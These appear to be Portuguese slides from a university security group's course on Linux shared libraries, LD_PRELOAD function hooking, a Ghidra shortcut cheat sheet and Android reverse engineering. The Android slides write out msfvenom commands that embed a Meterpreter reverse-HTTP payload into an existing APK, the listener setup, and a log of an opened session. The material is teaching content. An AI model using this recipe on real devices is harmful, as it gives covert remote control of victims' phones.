Curso de Férias - Dia 5

Estevam Arantes

Programação (manhã)

- Bibliotecas dinâmicas em Linux
- LD_PRELOAD
  - O que é e como corrigir
- Ghidra para engenharia reversa
  - Usando Ghidra junto ao LD_PRELOAD
- Engenharia Reversa em Android

Programação (tarde)

- Desafios de engenharia reversa no geral
- Brincando com Android

Bibliotecas no linux


- Arquivos podem ser estáticos ou dinâmicos
- Arquivos dinâmicos são mais leves ... bem mais leves

```
$ gcc helloworld.c -o hellodyn
$ gcc helloworld.c -o hellostat -static

$ ls -la


-rwxr-xr-x 1 estevam users    16544 Jul  5 00:57
hellodyn
-rwxr-xr-x 1 estevam users    760632 Jul  5 00:57
hellostat
```

Bibliotecas dinâmicas




```
$ ldd hellodyn

     linux-vdso.so.1 (0x00007ffe1c130000)

     libc.so.6 => /usr/lib/libc.so.6
(0x00007f35268d0000)

     /lib64/ld-linux-x86-64.so.2 =>
/usr/lib64/ld-linux-x86-64.so.2
(0x00007f3526ada000)



$ gcc hellobib.c -o hellobib.so -shared -fPIC
```

LD_PRELOAD

- Variável de ambiente
- Permite carregar bibliotecas dinâmicas antes das bibliotecas “padrão”

```
$ LD_PRELOAD=./hellobib.so ./hellodyn

Hello ganesh!
```

LD_PRELOAD - Problema

- Impossível chamar a função “original”? Não!
- dlsym é a solução
  - dlsym(RTLD_NEXT, “func”);

```
➜ desafios git:(master) ✗ bat dlsymex.c
       File: dlsymex.c
   1   #define _GNU_SOURCE
   2
   3   #include <stdio.h>
   4   #include <dlfcn.h>
   5
   6   int rand(){
   7       int (*orig_rand)(void);
   8       orig_rand = dlsym(RTLD_NEXT, "rand");
   9       int val = (*orig_rand)();
  10
  11       printf("Rand retornou %d", val);
  12       return val;
  13   }
```

LD_PRELOAD - Proteção

- E para se proteger?
  - getenv(“LD_PRELOAD”);
- Ajuda a proteger, mas não soluciona o problema

File: main_protection.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

int main(int argc, char **argv, char **env) {
    char* LD_PROT = getenv("LD_PRELOAD");

    if(LD_PROT != NULL) {
        printf("kkk não vai dar LD_PRELOAD no meu código não\n");
        exit(1);
    }

    srand(time(NULL));
    for(int i = 0; i < 10; i++)
        printf("%d\n", rand());

    return 0;
}
```

Ghidra - ghidra-sre.org

Ghidra Cheatsheet (Link)

Key

Action Context	Mods+Key	Menu → Path

The action may only be available in the given context.

❖ indicates the context menu, i.e., right-click.

The Ctrl key is replaced by the command ⌘ key on Macintosh.

Load Project/Program

New Project	Ctrl+N	File → New Project
Open Project	Ctrl+O	File → Open Project
Close Project[1]	Ctrl+W	File → Close Project
Save Project[1]	Ctrl+S	File → Save Project
Import File[1]	I	File → Import File
Export Program	O	File → Export Program
Open File System[1]	Ctrl+I	File → Open File System

[1] These actions are only available if there is an active project. Create or open a project first.

Help/Customize/Info

Ghidra Help Hover on action	F1	Help → Contents
About Ghidra		Help → About Ghidra
About Program		Help → About *program name*
Preferences		Edit → Tool Options
Set Key Binding Hover on action	F4	
Key Bindings		Edit → Tool Options → Key Bindings
Processor Manual		❖ → Processor Manual

Markup

Undo	Ctrl+Z	Edit → Undo
Redo	Ctrl+Shift+Z	Edit → Redo
Save Program	Ctrl+S	File → Save *program name*
Disassemble	D	❖ → Disassemble
Clear Code/Data	C	❖ → Clear Code Bytes
Add Label Address field	L	❖ → Add Label
Edit Label Label field	L	❖ → Edit Label
Rename Function Function name field	L	❖ → Function → Rename Function
Remove Label Label field	Del	❖ → Remove Label
Remove Function Function name field	Del	❖ → Function → Delete Function
Define Data	T	❖ → Data → Choose Data Type ❖ → Data → *type*
Repeat Define Data	Y	❖ → Data → Last Used: *type*
Rename Variable Variable in decompiler	L	❖ → Rename Variable
Retype Variable Variable in decompiler	Ctrl+L	❖ → Retype Variable

Cycle Integer Types	B	❖ → Data → Cycle → byte, word, dword, qword
Cycle String Types	'	❖ → Data → Cycle → char, string, unicode
Cycle Float Types	F	❖ → Data → Cycle → float, double
Create Array[2]	[	❖ → Data → Create Array
Create Pointer[2]	P	❖ → Data → pointer
Create Structure Selection of data	Shift+[	❖ → Data → Create Structure
New Structure Data type container		❖ → New → Structure
Import C Header		File → Parse C Source
Cross References		❖ → References → Show References to *context*

[2] When possible, arrays and pointers are created of the data type currently applied.

Miscellaneous

Select		Select → *what*
Program Differences	2	Tools → Program Differences
Rerun Script	Ctrl+Shift+R	
Assemble	Ctrl+Shift+G	❖ → Patch Instruction

Navigation

Go To	G	Navigation → Go To
Back	Alt+←	
Forward	Alt+→	
Toggle Direction	Ctrl+Alt+T	Navigation → Toggle Code Unit Search Direction
Next Instruction	Ctrl+Alt+I	Navigation → Next Instruction
Next Data	Ctrl+Alt+D	Navigation → Next Data
Next Undefined	Ctrl+Alt+U	Navigation → Next Undefined
Next Label	Ctrl+Alt+L	Navigation → Next Label
Next Function	Ctrl+Alt+F Ctrl+↓	Navigation → Next Function Navigation → Go To Next Function
Previous Function	Ctrl+↑	Navigation → Go To Previous Function
Next Non-function Instruction	Ctrl+Alt+N	Navigation → Next Instruction Not In a Function
Next Different Byte Value	Ctrl+Alt+V	Navigation → Next Different Byte Value
Next Bookmark	Ctrl+Alt+B	Navigation → Next Bookmark

Windows

Bookmarks	Ctrl+B	Window → Bookmarks
Byte Viewer		Window → Bytes: *program name*
Function Call Trees		
Data Types		Window → Data Type Manager
Decompiler	Ctrl+E	Window → Decompile: *function name*
Function Graph		Window → Function Graph
Script Manager		Window → Script Manager
Memory Map		Window → Memory Map
Register Values	V	Window → Register Manager
Symbol Table		Window → Symbol Table
Symbol References		Window → Symbol References
Symbol Tree		Window → Symbol Tree

Search

Search Memory	S	Search → Memory
Search Program Text	Ctrl+Shift+E	Search → Program Text
Search For ... Matching Instructions, Address Tables, Direct References, Instruction Patterns, Scalars, Strings		Search → For *what*

Ghidra Cheat Sheet

Android

Android


```
$ msfvenom -x apkoriginal.apk -p
android/meterpreter/reverse_http
LHOST=SEUIP LPORT=9999

# Saída em /tmp/.../output.apk

$ msfconsole

msf > use multi handler
msf > set payload
android/meterpreter/reverse_http
msf > set lhost SEUIP
msf > set lport 9999

msf > run
```

Android

```
msf5 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.0.0.124:9999
[*] http://10.0.0.124:9999 handling request from 10.0.0.130; (UUID: pvget4gx) Staging dalvik paylo
ad (72978 bytes) ...
[*] Meterpreter session 1 opened (10.0.0.124:9999 -> 10.0.0.130:37878) at 2019-07-05 00:13:38 -030
0
?

meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
```

Android - Engenharia Reversa

- Dalvik Executables (DEX) e Smali
  - Apktool
  - dex2jar + Jd-gui

- Android Cracking Blog (Link)

GANESH

Grupo de Segurança da Informação
ICMC / USP - São Carlos, SP
http://ganesh.icmc.usp.br/
ganesh@icmc.usp.br